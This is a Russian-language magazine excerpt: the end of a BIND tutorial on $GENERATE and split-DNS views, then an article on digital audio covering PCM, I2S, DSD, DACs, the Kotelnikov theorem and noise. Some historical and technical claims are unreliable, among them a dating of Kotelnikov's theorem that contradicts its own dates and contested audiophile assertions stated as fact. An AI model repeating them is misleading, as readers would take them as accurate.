Предположим, у тебя есть пять веб-серверов с адресами 203.0.113.10–15. Ты хочешь создать для них записи вида `www[1-5].example.com`. Это вполне можно сделать автоматически. Добавь вот такую запись в файл зоны example.com:

```
$GENERATE 1-5 www$ A 203.0.113.${10,0,d}
```

Здесь 10 это константа, которая добавляется к значению счетчика, 0 — число ведущих нулей в значении (мы генерируем IP-адрес и дополнение нулями нам не нужно), **d** — десятичный формат вывода.

SPLIT DNS

Представь себе следующую распространенную ситуацию. Есть сеть, положим 10.0.0.0/24, в ней — веб-сервер 10.0.0.100 и рабочая станция 10.0.0.200. Есть маршрутизатор с внешним адресом 203.0.113.1. Порты 80/443 проброшены внутрь на 10.0.0.100.

Если создать запись вроде `www.example.com. IN A 203.0.113.1`, то запросы из внешних сетей на https://www.example.com будут отлично работать. Увы, без дополнительных мероприятий не будут работать запросы на этот адрес из внутренней сети.

Чаще всего эту проблему решают с помощью так называемого hairpin NAT. Об этом я уже когда-то писал. Решение с hairpin — приемлемое, но не идеальное. Трафик с этом случае идет через маршрутизатор, даже если оба хоста находятся в одном сегменте канального уровня и могли бы общаться напрямую.

Популярность решения с hairpin объяснима. Многие сети вообще не имеют своих серверов DNS, в этом случае других решений и нет. Даже если свои сервера есть, правило для hairpin сетевой администратор может настроить без взаимодействия с администратором сервера DNS. Тем не менее правильное решение этой задачи — использовать split DNS, то есть выдавать разный ответ в зависимости от того, кто спрашивает.

Рассмотрим пример настройки. Для простоты тестирования в пределах одной машины мы используем адрес 127.0.0.10 в качестве условной «внутренней сети» — под localhost отведена вся сеть 127.0.0.0/8, а не только общеизвестный 127.0.0.1.

Чтобы выдавать разные ответы, нужно создать несколько «представлений» (view) в `/etc/named.conf`. У каждого view должна быть прописана опция `match-clients`, которая принимает либо имя ACL, либо ключевое слово `any`.

Важный момент: если ты используешь split DNS, то все зоны нужно поместить в какое-то представление, даже если они используются только в одном представлении. Иначе демон откажется загружать настройки.

```
acl internal-network {
   127.0.0.10/32;
};

view "internal" {
        match-clients { internal-network; };

        zone "example.com" {
                type master;
                file "/var/named/data/example.com-internal";
        };
};

view "external" {
        match-clients { any; };

        zone "example.com" {
                type master;
                file "/var/named/data/example.com";
        };
};
```

Для тестирования воспользуемся утилитой dig, опять же из пакета BIND. Она позволяет указать адрес источника опцией `-b`. Убедимся, что записи для www.example.com в файлах `example.com` и `example.com-internal` разные, и выполним запросы сначала с 127.0.0.1, затем с 127.0.0.10.

```
$ cat /var/named/data/example.com | grep www
www IN  A   203.0.113.1

$ cat /var/named/data/example.com-internal | grep www
www IN  A   10.0.0.100

$ dig @127.0.0.1 www.example.com a
;; ANSWER SECTION:
www.example.com.    86400   IN  A   203.0.113.1

$ dig -b127.0.0.10 @127.0.0.1 www.example.com a
;; ANSWER SECTION:
www.example.com.    86400   IN  A   10.0.0.100
```

Как видим, во втором случае нам выдали в ответ внутренний адрес, что нам и нужно.

ЗАКЛЮЧЕНИЕ

Кто-то скажет, что свой сервер DNS больше не нужен и все можно сделать через админку регистратора. Но если у тебя сколько-нибудь сложная внутренняя сеть, это совершенно не так. Свой сервер может сделать сеть более удобной и управляемой, и BIND поможет тебе в этом.

НЕ ПУСТОЙ ЗВУК

РАЗБИРАЕМСЯ, КАК УСТРОЕНО ЦИФРОВОЕ КОДИРОВАНИЕ ЗВУКА

Mak2k2
mak2k2@ya.ru

Задумывался ли ты, как в цифровых устройствах воспроизводится звук? Как формируется звуковой сигнал из комбинации единиц и нулей? Наверняка задумывался, раз уже начал читать! Но часто даже у профессионалов есть лишь общее представление о современном звуковом тракте. Из этой статьи ты узнаешь, как появились разные форматы, что такое цифроаналоговый преобразователь, какие виды ЦАП бывают и от чего зависит качество воспроизведения звука.

PCM (ИКМ)

Как известно, в цифровом звуке практически любой формат, за редким исключением, записывается импульсно-кодовым потоком, или потоком PCM — pulse code modulation. FLAC, MP3, WAV, Audio CD, DVD-Audio и другие форматы — это лишь способы упаковки, «консервации» потока PCM.


С чего все начиналось

Теоретические основы цифровой передачи звука были разработаны еще на заре двадцатого века, когда ученые попытались передать звуковой сигнал на большое расстояние, но не по телефону, а довольно странным для того времени способом.

Разделив звуковую волну на небольшие части, ее можно было отправлять получателю в некоем математическом представлении. Получатель, в свою очередь, мог восстановить исходную волну и прослушать запись. Также перед учеными стояла задача увеличить пропускную способность «эфира».

В 1933 году увидела свет теорема В. А. Котельникова. В западных источниках ее называют теоремой Найквиста — Шеннона. Да, Гарри Найквист был первым, кто затронул эту тему: в 1927 году он рассчитал минимальную частоту дискретизации для передачи формы волны, впоследствии названную в его честь «частотой Найквиста», — но теорема Котельникова была издана на 16 лет раньше.

Суть теоремы проста: непрерывный сигнал можно представить в виде интерполяционного ряда, состоящего из дискретных отчетов, по которым можно заново восстановить сигнал. Чтобы была возможность восстановить приблизительно исходное состояние сигнала, частота дискретизации должна равняться как минимум удвоенной верхней граничной частоте этого сигнала.



Много лет теорема не была востребована — вплоть до прихода цифровой эпохи. Тут-то ей и нашлось применение. В частности, теорема пригодилась при разработке формата CDDA (Compact Disc Digital Audio), в простонародье его называют Audio CD или Red Book. Формат был выпущен инженерами Philips и Sony в 1980 году и стал стандартом для аудио-компакт-дисков.

Характеристики формата:

- частота дискретизации — 44,1 кГц;
- разрядность квантования — 16 бит.

INFO

- Частота дискретизации — количество отсчетов сигнала, «взятых» при его дискретизации. Измеряется в герцах.
- Разрядность квантования — количество двоичных разрядов, выражающих амплитуду сигнала. Измеряется в битах.

Частота дискретизации 44,1 кГц была рассчитана из теоремы Котельникова. Считается, что слух среднестатистического человека не способен уловить звук за пределами 19–22 кГц. Вероятно, частота 22 кГц и была выбрана в качестве верхней граничной.

22 000 Ч 2 = 44 000 + 100 = 44 100 Герц

Откуда взялось 100 Герц? Есть версия, что это небольшой запас на случай ошибок или передискретизации. На самом деле такую частоту в Sony выбрали из соображений совместимости со стандартом телевещания PAL.

Разрядность формата CDDA — 16 бит, или 65 536 отсчетов, что равняется динамическому диапазону примерно в 96 дБ. Такое большое число отсчетов выбрано не случайно. Во-первых, из-за сильного влияния шумов квантования, во-вторых, чтобы обеспечить формальный динамический диапазон выше, чем у главных тогда конкурентов — кассетных записей и виниловых пластинок. Я расскажу об этом подробнее в разделе про цифроаналоговые преобразователи.

Дальнейшее развитие PCM так и продолжилось по принципу умножения на два. Появились другие частоты дискретизации: сначала добавилась частота дискретизации 48 кГц, а в дальнейшем основанные на ней частоты 96, 192 и 384 кГц. Частота 44,1 кГц также удваивалась до 88,2, 176,4 и 352,8 кГц. Разрядность же увеличилась с 16 до 24, а позднее и до 32 бит.

Следующим после CDDA в 1987 году появился формат DAT — Digital Audio Tape. Частота дискретизации в нем составила 48 кГц, разрядность квантования не изменилась. И хотя формат провалился, частота дискретизации 48 кГц прижилась на студиях звукозаписи, как пишут, из-за удобства цифровой обработки.


В 1999 году вышел формат DVD-Audio, который позволял записать на один диск шесть стереодорожек с частотой дискретизации 96 кГц и разрядностью 24 бит или две стереодорожки с частотой 192 кГц, 24 бит.

В том же году был представлен формат SACD — Super Audio CD, но диски для него стали производить только спустя три года. Подробнее об этом формате я расскажу в разделе про DSD.

Это основные форматы, которые считаются стандартом для цифровых звукозаписей на носителях. Теперь рассмотрим, как передаются данные в цифровом звуковом тракте.

СТРУКТУРА ЦИФРОВОГО ЗВУКОВОГО ТРАКТА

При проигрывании музыки происходит примерно следующее: плеер при помощи кодека, выполненного в виде устройства или программы, распаковывает файл в заданном формате (FLAC, MP3 и другие) или считывает данные с CD, DVD-Audio или SACD-диска, получая стандартный поток данных PCM. Затем этот поток передается через USB, LAN, S/PDIF, PCI и так далее в I2S-конвертер. В свою очередь, конвертер преобразует полученные данные в так называемые кадры интерфейса передачи данных I2S (не путать с I2C!).



I2S

I2S — это последовательная шина передачи цифрового аудиопотока. Сейчас I2S — стандарт для подключения источника сигнала (компьютер, проигрыватель) к цифроаналоговому преобразователю. Именно через нее подключается напрямую или опосредованно подавляющее большинство ЦАП. Существуют и другие стандарты передачи цифрового аудиопотока, но они используются гораздо реже.


Выход (вход) I2S на печатных платах

Шина I2S может состоять из трех, четырех и даже пяти контактов:

- **continuous serial clock (SCK)** — тактовый сигнал битовой синхронизации (может называться BCK или BCLK);
- **word select (WS)** — тактовый сигнал кадровой синхронизации (может называться LRCK или FSYNC);
- **serial data (SD)** — сигнал передаваемых данных (может называться DATA, SDOUT или SDATA). Как правило, данные передаются от передатчика к приемнику, но бывают устройства, которые могут выступать и приемником, и передатчиком одновременно. В таком случае может присутствовать еще один контакт;
- **serial data in (SDIN)** — по этому контакту данные движутся в направлении приема, а не передачи.

SD или SDOUT служит для подключения цифроаналогового преобразователя, а SDIN используется для подключения аналого-цифрового преобразователя к шине I2S.

В большинстве случаев присутствует еще один контакт, **Master Clock** (MCLK или MCK), он используется для синхронизации приемника и передатчика от одного генератора тактовых импульсов, чтобы снизить коэффициент ошибок передачи данных. Для внешней синхронизации MCLK служат два генератора тактовых импульсов: с частотой 22 579 кГц и 24 576 кГц. Первый, 22 579 кГц, — для частот, кратных 44,1 кГц (88,2, 176,4, 352,8 кГц), а второй, 24 576 кГц, — для частот, кратных 48 кГц (96, 192, 384 кГц). Также могут встречаться генераторы на 45 158,4 кГц и 49 152 кГц — наверняка ты уже заметил, как в мире цифрового звука всё любят умножать на два.



Frame, или кадр I2S

В I2S обязательно используются три контакта: SCK, WS, SD — остальные контакты опциональны.

По каналу SCK передаются синхроимпульсы, под которые синхронизированы кадры.

По каналу WS передается длина «слова», при этом используются и логические состояния. Если на контакте WS логическая единица, значит, передаются данные правого канала, если ноль — данные левого канала.

По SD передаются биты данных — значения амплитуды звукового сигнала при квантовании, те самые 16, 24 или 32 бита. Никаких контрольных сумм и служебных каналов на шине I2S не предусмотрено. Если данные при передаче потеряются, возможности восстановить их не существует.

На дорогих ЦАП часто бывают внешние разъемы для подключения к I2S. Использование таких разъемов и кабелей может плохо отразиться на звуке, вплоть до появления «артефактов» и заиканий, все будет зависеть от качества и длины провода. Все же I2S это внутрисхемный разъем, и длина проводников от передатчика до приемника должна стремиться к нулю.

Рассмотрим, как передается поток данных PCM по шине I2S. Например, при передаче PCM 44,1 кГц с разрядностью 16 бит длина слова на канале SD будет соответствовать этим шестнадцати битам, а длина кадра будет 32 бита (правый канал + левый). Но чаще всего передающие устройства используют длину слова 24 бита.

При воспроизведении PCM 44,1 × 16 старшие биты либо попросту игнорируются, так как заполнены нулями, либо, в случае со старыми мультибитными ЦАП, они могут перейти на следующий кадр. Длина «слова» (WS) может также зависеть от плеера, через который воспроизводится музыка, а также от драйвера устройства воспроизведения.


Альтернативой PCM и I2S может быть запись звукового сигнала в DSD. Этот формат развивался параллельно с PCM, хотя и тут теорема Котельникова оказала некоторое влияние. Для улучшения качества звучания по сравнению с CDDA упор был сделан не на повышение разрядности квантования, как в формате DVD Audio, а на увеличение частоты дискретизации.

DSD

DSD расшифровывается как Direct Stream Digital. Он берет свое начало в лабораториях фирм Sony и Philips — впрочем, как и другие форматы, рассматриваемые в этой статье.

SACD

Впервые DSD увидел свет на дисках Super Audio CD в далеком 2002 году.



На тот момент SACD казался шедевром инженерной мысли, в нем был применен совершенно новый способ записи и воспроизведения, очень близкий к аналоговым устройствам. Реализация одновременно была простой и изящной.

Носитель даже оснастили защитой от копирования, хотя и без этого никакие пираты были не страшны. Под марками Sony и Philips стали выпускать «закрытые» устройства исключительно для воспроизведения, без какой-либо возможности копировать диски. Производители продавали студиям оборудование для записи, но при этом оставили за собой контроль за выпуском SACD-дисков.

Как знать, возможно, формат SACD мог бы обрести популярность, сравнимую с Audio CD, если бы не стоимость устройств воспроизведения. Безосновательно накручивая цены на проигрыватели, руководители Sony и Philips сами мешали популярности своего формата. А следующая ошибка и вовсе поставила крест на продажах специализированных устройств. Для продвижения игровой приставки Sony PlayStation инженеры Sony добавили возможность слушать на ней SACD. Хакеры тут же взломали приставку и стали копировать диски SACD в ISO-образы, которые можно записать на обычную болванку DVD и воспроизводить на любом плеере фирм-конкурентов; другие просто извлекали дорожки для воспроизведения на компьютере.


Звукозаписывающие компании тоже хороши: вопреки ожиданиям меломанов, они не пользовались всеми возможностями нового формата высокого разрешения. На студиях не записывали в DSD музыку с мастер-ленты, а брали цифровую запись в PCM, пересводили и обрабатывали всем подряд: лимитерами, компрессорами, дитерингом с нойз-шейпингом и различными цифровыми фильтрами. В итоге на выходе получался такой стерильный и сухой звук, что даже CD Audio мог бы звучать гораздо лучше. Таким образом было подорвано доверие слушателей к SACD, а заодно и к новым форматам вообще.

INFO

Увы, с виниловыми пластинками эта порочная практика применяется и по сей день: студии печатают винил с цифровой записи, даже если у них есть запись на мастер-ленте. Так что на современном виниле запросто может оказаться 44,1 × 16.

DSD

Что же представляет собой DSD? Это однобитный поток с очень высокой, по сравнению с PCM, частотой дискретизации. Также в DSD используется иной вид модуляции, PDM (Pulse Density Modulation) — плотностно-импульсная модуляция. Запись звука в таком формате производится однобитным аналого-цифровым преобразователем, сейчас такие АЦП на основе сигма-дельта-модуляции используются повсеместно. Процесс записи выглядит примерно так: пока амплитуда волны возрастает, на выходе АЦП логическая единица, когда амплитуда падает, на выходе логический ноль, среднего значения быть не может. Сравнивается с предыдущим значением амплитуды волны.



DSD позволяет достичь важных преимуществ по сравнению с PCM:

- точнее прорисовка волны;
- выше помехоустойчивость;
- более простой способ коммутации и передачи цифрового потока;
- теоретически есть возможность уменьшить стоимость, упростив схему ЦАП, но из-за обратной совместимости со старыми форматами производители вряд ли пойдут на это.

Изначально на SACD-дисках использовался формат DSD x64 с частотой дискретизации 2822,4 кГц. За основу взяли частоту дискретизации Audio CD 44,1 кГц, увеличенную в 64 раза, отсюда название x64. Сегодня реально используются следующие DSD:

- x64 = 2822,4 кГц;
- x128 = 5644,8 кГц;
- x256 = 11 289,6 кГц;
- x512 = 22 579,2 кГц;
- заявлен DSD x1024.

DXD

Существует некий промежуточный формат между PCM и DSD под названием DXD — Digital eXtreme Definition. Это, по сути, PCM высокого разрешения — 352,8 кГц или 384 кГц с разрядностью квантования 24 или 32 бита. Он применяется в студиях для обработки и последующего сведения материалов.


Но такой подход ущербен: во-первых, он не позволяет задействовать все преимущества DSD, во-вторых, размер файлов получается больше, чем в DSD. На текущий момент флагманские ЦАП на входе I2S принимают поток данных PCM с частотой дискретизации до 768 кГц и разрядностью до 32 бит. Страшно даже считать, какой объем на жестком диске будет занимать один альбом в таком разрешении.

DSD практически отделился от SACD. Теперь формат DSD чаще можно встретить упакованным в файлы с расширением DSF и DFF. Выпущено множество проигрывателей с возможностью записи в DSF и DFF, любители хорошего звука все чаще и чаще оцифровывают виниловые пластинки именно в формате DSD. А вот на звукозаписывающих студиях никто не хочет вкладываться в малопопулярные форматы, так что там продолжают клепать звук на минималках: 44,1 × 16.

Коммутация DSD и передача данных

Для передачи цифрового потока в DSD используется трехконтактная схема подключения:

1. DSD Clock Pin (DCLK) — синхронизация;
2. DSD Lch Data Input Pin (DSDL) — данные левого канала;
3. DSD Rch Data Input Pin (DSDR) — данные правого канала.




В отличие от I2S, передача данных DSD предельно упрощена. DCLK задает тактовую частоту битовой синхронизации, а по контактам DSDL и DSDR последовательно передаются сами данные левого и правого канала соответственно. Никаких ухищрений тут нет, запись и воспроизведение в DSD делается побитно. Такой подход дает максимальное приближение к аналоговому сигналу, а за счет высокой частоты уменьшаются шумы квантования и на порядок повышается точность воспроизведения.

DOP

DoP часто применяется для передачи потока данных DSD, поэтому упомянуть о нем стоит. DoP — это открытый стандарт передачи данных DSD через кадры PCM (DSD over PCM). Стандарт создан для того, чтобы передавать поток через драйверы и устройства, не поддерживающие прямую передачу DSD (не DSD native).

Принцип работы такой: в 24-битном кадре PCM старшие 8 бит заполняются единицами — это значит, что в данный момент передаются данные DSD. Оставшиеся 16 бит заполняются последовательно битами данных DSD.



Для передачи DSD x64 с частотой однобитного потока 2822,4 кГц необходима частота дискретизации PCM, равная 176,4 кГц (176,4 × 16 = 2822,4 кГц). Для передачи DSD x128 с частотой 5644,8 кГц уже потребуется частота дискретизации PCM 352,8 кГц.

INFO


Подробности ты можешь найти в описании стандарта DoP (PDF).

ЦИФРОАНАЛОГОВЫЕ ПРЕОБРАЗОВАТЕЛИ

Перейдем к ЦАП — цифро-аналоговым преобразователям. Эта сложная тема всегда покрыта завесой тайны и присыпана аудиофильской мистикой. К тому же вокруг цифроаналоговых преобразователей очень много спекуляций противоборствующих лагерей: маркетологов, аудиофилов и скептиков. Давай разберемся, в чем тут дело.


Мультибитные ЦАП

Вначале, когда только появился формат Audio CD, PCM преобразовывали в аналоговый сигнал при помощи мультибитных ЦАП. Они были построены на основе резистивной матрицы постоянного импеданса, так называемой матрицы R-2R.



Упрощенная схема мультибитного ЦАП

Мультибитные ЦАП работают так: поток PCM разделяется на два канала, левый и правый, и переводится из последовательного представления сигнала в параллельное — например, при помощи сдвиговых регистров. В буфер одного регистра записываются данные правого канала, а в буфер другого — данные левого. Данные передаются одновременно по параллельным портам с заданной частотой дискретизации (чаще всего 44,1 кГц), как на изображении ниже, только параллельных выходов не восемь, а шестнадцать, потому что разрядность 16 бит. В зависимости от положения в кадре старшие и младшие биты будут встречать на пути следования электрического тока разное сопротивление, поскольку разным будет количество последовательно подключенных резисторов. Чем старше бит, тем больше должна быть его значимость.



Мультибитные ЦАП, или мультибиты, требуют очень качественных компонентов и точной подгонки резисторов, ведь любые неточности в номиналах компонентов суммируются. Это приводит к серьезным отклонениям от исходной волны и создает погрешность в несколько разрядов квантования.

В мультибитных ЦАП восьмидесятых годов нет никаких манипуляций с PCM. Мультибиты подключаются напрямую к шине I2S и проигрывают PCM как есть: пришли данные правого канала (16 бит), подождал данные второго канала (16 бит), выдал оба канала на резистивную матрицу — и так с частотой 44,1 кГц.

В восьмидесятые годы частота и разрядность определялись форматом CDDA, который стал практически эталонной реализацией теоремы Котельникова. С некоторыми оговорками так можно охарактеризовать и более поздний MP3. Только начиная с формата DVD Audio был пересмотрен подход к оцифровке и воспроизведению звука.

Так работали простейшие первые ЦАП, позднее стали использовать преобразователи с более сложным устройством. Схемы модернизировали, качество компонентов улучшалось, а еще в мультибитных ЦАП стали применять технологию oversampling. Oversampling — это передискретизация цифрового потока с повышением частоты дискретизации и разрядности квантования для уменьшения шума квантования.

Чтобы объяснить, зачем используется oversampling, необходимо рассказать о применении теоремы Котельникова на практике. Здесь все не так радужно, как представляется в мире математики, — ни о каком «с любой точностью», как написано в теореме, и речи не идет.

Теорема Котельникова

«Любую функцию F(t), состоящую из частот от 0 до f_1, можно непрерывно передавать с любой точностью при помощи чисел, следующих друг за другом через $1/(2f_1)$ секунд»

Следствия теоремы Котельникова:

- любой аналоговый сигнал может быть восстановлен с какой угодно точностью по своим дискретным отсчетам, взятым с частотой f > 2fc, где fc — максимальная частота, которая ограничена спектром реального сигнала;
- если максимальная частота в сигнале равна половине частоты дискретизации (наложение спектра) или превышает ее, то способа восстановить сигнал из дискретного в аналоговый без искажений не существует.

Если тебя интересуют подробности, можешь обратиться к первоисточнику — работе «О пропускной способности „эфира“ и проволоки в электросвязи» авторства В. А. Котельникова (PDF).

Продолжение статьи →

НЕ ПУСТОЙ ЗВУК


РАЗБИРАЕМСЯ, КАК УСТРОЕНО ЦИФРОВОЕ КОДИРОВАНИЕ ЗВУКА

Сложности с теоремой Котельникова

Часто теорему Котельникова воспринимают слишком буквально и возводят в абсолют. Сколько я прочитал статей твердолобых скептиков о чудесных форматах MP3 и CDDA и о безумных аудиофилах, которые впаривают всем свои ненужные DVD-Audio и DSD! Конечно же, главным аргументом у них выступает теорема Котельникова.

Начнем с того, что частоты Найквиста на практике недостаточно для передачи точной формы волны. Из-за неидеальных условий неизбежно появляются шумы и искажения: шумы квантования при записи звукового сигнала, шумы округления при его обработке и воспроизведении и не только. Принято считать, что шумы квантования не могут быть меньше половины младшего разряда квантования. Это обусловлено тем, что при квантовании звукового сигнала делается округление до ближайшего разряда, в большую или меньшую сторону. Шумы округления также не могут быть меньше половины младшего разряда, или, как его еще называют, шага квантования. Есть еще собственные шумы АЦП и ЦАП, но для них сложно привести точную цифру, ведь на них влияет большое количество факторов: конкретная реализация, количество и качество компонентов и даже окружающая среда. Обычно собственные шумы составляют несколько разрядов квантования.

Из этого следует, что частота дискретизации должна быть значительно выше частоты Найквиста, чтобы компенсировать потери при оцифровке и последующем воспроизведении цифровой записи.



Приведу пример из конспекта лекций Э. И. Вологдина «Стандарты и системы цифровой звукозаписи»:

> *Как видно, пока пиковое значение входного сигнала не превышает 0,5 кванта, выходной сигнал квантователя равен нулю, то есть имеет место центральная отсечка. Это приводит к нелинейности преобразования и возникновению больших искажений при малых амплитудах ЗС. Пока значение A > 1,5, выходной сигнал демодулятора представляет собой последовательность прямоугольных импульсов, у которых с изменением уровня ЗС меняется длительность. Это обусловлено ошибками квантования, которые соизмеримы с амплитудой входного сигнала. Искажения начинают заметно уменьшаться только при A > 2.*

За A взята амплитуда сигнала.

В приведенной цитате речь идет только о шуме квантования, причем взято минимально возможное значение — 1/2 шага квантования. Шумы округления оказывают примерно такое же влияние — минимум 1/2 шага квантования.

Кроме шумов, в цифровой записи могут появляться искажения, вызванные использованием ФНЧ — фильтра низких частот. По теореме Котельникова необходимо ограничить частоту звукового сигнала фильтром и принять ее за верхнюю граничную, из которой потом умножением на два вычисляют частоту Найквиста. Проблема в том, что в теореме рассматривается идеальный ФНЧ, которых в реальном мире не бывает. Приведу цитату из того же конспекта лекций Вологдина:

> *Для надежного подавления спектральных составляющих выше частоты Найквиста антиэлайзинговый ФНЧ должен иметь частоту среза несколько ниже частоты Найквиста и очень сильно (не меньше 90 дБ) подавлять составляющие спектра сигнала на этой частоте. Обычно это эллиптические фильтры 7...9 порядков. Высокая крутизна среза ФНЧ приводит к специфическим искажениям в виде «звона». Это связано с тем, что отклик на импульсное воздействие такого фильтра описывается осциллирующей функцией вида sinc (v). Чем выше крутизна среза ФНЧ, тем медленнее происходит затухание звуковых колебаний. Единственным способом борьбы с этими искажениями является повышение частоты выборок. Это позволяет уменьшить крутизну спада антиэлайзингового ФНЧ без уменьшения эффективности подавления спектральных составляющих выше частоты Найквиста.*

Рассмотрю еще один интересный момент. В теореме Котельникова приводится бесконечный по времени сигнал, что противоречит условиям записи на носитель или в файл.

> *Теорема Котельникова дает предельные соотношения для идеализированных условий, среди которых следует отметить ограниченность спектра по частоте и бесконечное время наблюдения. Все реальные сигналы конечны во времени и имеют неограниченный по частоте спектр. Использование модели с ограниченным спектром и конечное время наблюдения приводят к погрешности при восстановлении непрерывного сигнала.*
> *Расчеты показывают, что на практике частота $F_Д$ существенно превышает частоту дискретизации по Котельникову» (здесь $F_Д$ — это частота дискретизации).*

Источник — И. П. Ястребов «Дискретизация непрерывных сигналов во времени. Теорема Котельникова» (PDF)

Чтобы обрисовать масштаб проблемы, приведу еще одну цитату.

> *Искажения, вызванные ошибками квантования, уверенно заметны на слух уже при восьмиразрядном кодировании, хотя при этом величина искажений не превышает 0,5%. Это значит, что при шестнадцатиразрядном кодировании, используемом при записи CD, реальный динамический диапазон цифрового звука не превышает 48 дБ, а не 96 дБ, как это пишется в рекламе».*

Источник — Э. И. Вологдин «Цифровая звукозапись» (PDF)

Выводы

Теорема Котельникова математически верна, но для практического ее применения требуется существенная коррекция. И частоту Найквиста можно обозначить скорее как минимально допустимую для восстановления приблизительной формы волны, но никак не для восстановления сигнала «с любой точностью». Для компенсации потерь при оцифровке и воспроизведении частота дискретизации должна быть не в два, а как минимум в несколько раз выше верхней граничной частоты.

На этом оставим в покое теорему Котельникова и перейдем к изучению различных шумов при записи, сведении и воспроизведении звукового сигнала.

ШУМЫ

Существует множество видов шумов, влияющих на запись. Приведу основные: шум квантования, шум округления, дрожание апертуры, нелинейные искажения, аналоговый шум. Можешь познакомиться с описаниями четырех типов шумов и формулами, чтобы примерно понять, сколько искажений в оцифрованный сигнал вносит каждый вид.

Не стоит воспринимать термин «шум» как проявление именно знакомого всем «белого шума». Разные виды шумов воспринимаются по-разному, в данном контексте термин «шум» скорее нужно понимать как потерю части полезного сигнала.

Примерно рассчитать отдельный вид шума еще можно, но общий уровень шумов при оцифровке — едва ли. Это очень сложная математическая модель с множеством допущений. Попробуем пойти от обратного и проанализировать динамический диапазон записанного сигнала на АЦП (аналого-цифровом преобразователе) и сравнить его с теоретически возможным.

Уровень шума обычно рассчитывают по отношению к шагу квантования (один разряд) или к динамическому диапазону звукового сигнала. Динамический диапазон измеряется в децибелах, рассчитать его можно по формуле: $DR = 20\lg(2^N)$, где N — разрядность квантования. Получается для 16 бит возможный динамический диапазон около 96 дБ, а для 24 бит около 144 дБ.

Возьму результаты тестирования АЦП «Lynx Studio Hilo TB», это студийный АЦП/ЦАП высшей ценовой категории. Он показал следующие результаты.

Режим работы	24 бит, 44 кГц	
Динамический диапазон, дБ (A)	119,3	Отлично

А вот результаты без усиления.

Режим работы	24 бит, 44 кГц	
Динамический диапазон, дБ (A)	112,6	Отлично

Забегая вперед, скажу, что в тестируемом АЦП используются технологии дитеринг (Dithering), нойз-шейпинг (Noise shaping), а также децимация, что позволяет расширить динамический диапазон и снизить уровень шума. Подробнее про эти технологии расскажу в следующем пункте.

А теперь прикинем: 24 бита равняются 144 дБ — это возможный динамический диапазон. От 144 дБ отнимем реальный динамический диапазон 119 дБ, потери от шумов составят лучшем случае 25 дБ, а в худшем 32 дБ. К сожалению, при 16 бит его не тестировали, но в соотношении результаты должны быть еще хуже, поскольку понижение разрядности неминуемо приводит к росту шумов. Получается, что примерно 1/5 часть сигнала просто теряется из-за шума.

Складывается далеко не радужная картина. А если копнуть глубже и учесть, как звук сводят на студии записи, становится не по себе. Как правило, готовое произведение сводят из семплов, в которых уже и так присутствуют указанные шумы, поскольку семплы записаны на подобном АЦП. Затем добавляют эффекты, которые как минимум приводят к передискретизации (resampling) и связанным с ней ошибкам округления.

Кроме того, плохие звукорежиссеры очень любят все пожать и выровнять, используя лимитеры и компрессоры, принцип работы которых основан на уменьшении динамического диапазона. Через все эти пытки проходит практически каждый семпл. Даже при использовании простого эквалайзера сигнал проходит через цифровой фильтр, который вносит шум округления как минимум в полшага квантования. При конечном сведении все семплы собираются в один поток, соответственно шумы каждого добавляются к шумам еще одной передискретизации. Но и это еще не все — при воспроизведении ЦАП добавляет собственные шумы и шум округления. Представляешь, что на самом деле остается от полезного сигнала?


Методы борьбы с шумами

Чтобы исправить это плачевное положение, были разработаны специальные технологии борьбы с шумами. Давай рассмотрим самые основные.

Oversampling

